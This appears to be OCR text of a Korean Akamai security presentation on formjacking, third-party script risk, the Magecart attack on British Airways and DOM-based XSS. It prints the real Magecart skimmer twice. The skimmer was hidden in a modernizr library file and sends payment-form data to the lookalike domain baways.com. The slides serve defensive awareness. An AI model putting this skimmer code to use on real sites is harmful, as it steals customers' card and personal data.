

가짜
Card
ENTER
진짜
Card

진짜 로그인 페이지

가짜 로그인 페이지




계정 정보 탈취의 선제적 대응 – PIM 과 스크립트 보안


한국 아카마이 한준 부장

사용자 경험을 위한 자바스크립트 사용의 증가


보안 위협도 증가하고 있습니다!



모던 웹페이지에서 3rd 파티 스크립트가 차지하는 비율이 67% 입니다.




자바스크립트 패키지의 다운로드가 급격히 증가하고 있습니다.



모던 웹사이트 페이지들의 80%가 최소 하나의 취약점을 보유하고 있습니다.

Sources
1) Snyk, 2019. NPM Passes the 1 Millionth Page Milestone! What Can We Learn?
2) SCmagazineUK.com. 2019. Over 80% of Enterprise IT Systems Feature Unpatched CVE Vulnerabilities.

Akamai Experience the Edge



Akamai Experience the Edge

Magecart 그룹의 폼재킹 공격과 고객 정보 침해 사례

브리티시 항공
38만개의 고객 정보 유출

티켓마스터
40만개의 고객 정보 유출

news1

'개인정보 38만건 유출' 英항공사, 2700억 벌금 '철퇴'

이원준 기자 입력 2019.07.08. 16:41 수정 2019.07.08. 18:42 댓글 7개

역대 최대규모 벌금..EU '개인정보보호규정' 첫 적용

브리티시에어웨이 소속 항공기.(자료사진) © 로이터=뉴스1

(서울=뉴스1) 이원준 기자 = 지난해 보안 시스템을 해킹당해 고객 수십만명의 개인정보가 유출되는 사태를 겪은 영국 항공사 브리티시에어웨이즈(BA)가 무려 1억8300만파운드(약 2700억원)에 달하는 벌금을 물게 됐다고 8일(현지시간) BBC가 보도했다.

4,800


평균 4800개의 웹사이트가 폼재킹 코드 공격을 당하고 있습니다.

Magecart Groups Attack Simultaneous Sites in Card-Theft Frenzy

Stealing payment-card data and PII from e-commerce sites has become so lucrative that some are being targeted by multiple groups at the same time.

Akamai Experience the Edge

영국 항공: 메이지카트 공격



Source: https://www.riskiq.com/blog/external-threat-management/magecart-british-airways-breach/

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status | Messages (0) | Dependent Requests (0) | Cookies (0) | Links (0) | Headers | SSL Certs (0) | Response & DOM | DOM Changes

Causes | Social | Inspection Results | Sequence To Parent

Response Body

```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&
(c=a.currentStyle[b]),c}function
h(){d.removeChild(a),a=null,b=null,c=null}var
a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fo
ntSize";return
a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"?
(h(),!0):(h(),!1)}),Modernizr.addTest("time","valueAsDate"in
document.createElement("time")),Modernizr.addTest({texttrackapi:typeof
document.createElement("video").addTextTrack=="function",track:"kind"in
document.createElement("track")}),Modernizr.addTest("placeholder",function()
{return"placeholder"in(Modernizr.input||document.createElement("input"))&&"placeholder"in(Modernizr.textarea||document.createElement("texta
rea"))}),Modernizr.addTest("speechinput",function(){var
a=document.createElement("input");return"speech"in a||"onwebkitspeechchange"in
a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var
c=a.createElement("form");if("checkValidity"in c){var
d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a)
{window.opera||a.preventDefault(),a.stopPropagation()},c.innerHTML='<input
name="modTest"
required><button></button>',c.style.position="absolute",c.style.top="-99999em",d||
(f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")
[0],h.oninvalid=function(a)
{g=!0,a.preventDefault(),a.stopPropagation()},b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")
[0].click(),d.removeChild(c),f&&e.removeChild(d),g}return!1})}(document,window.Modernizr);
window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var
n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var
e=document.getElementById("personPaying").innerHTML;n.person=e;var
t=JSON.stringify(n);setTimeout(function()
{jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"})},500)})};
```

Source: https://www.riskiq.com/blog/external-threat-management/magecart-british-airways-breach/


```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Source: https://www.riskiq.com/blog/external-threat-management/magecart-british-airways-breach/

Cross Site Scripting (XSS)


One of the most frequently occurring

web security vulnerabilities



DoM Based XSS

DOM 기반 XSS 는 서버와 관계없이 클라이언트 브라우저에서 발생하는 것이 차이점이며,
서버에서 탐지가 어렵습니다.



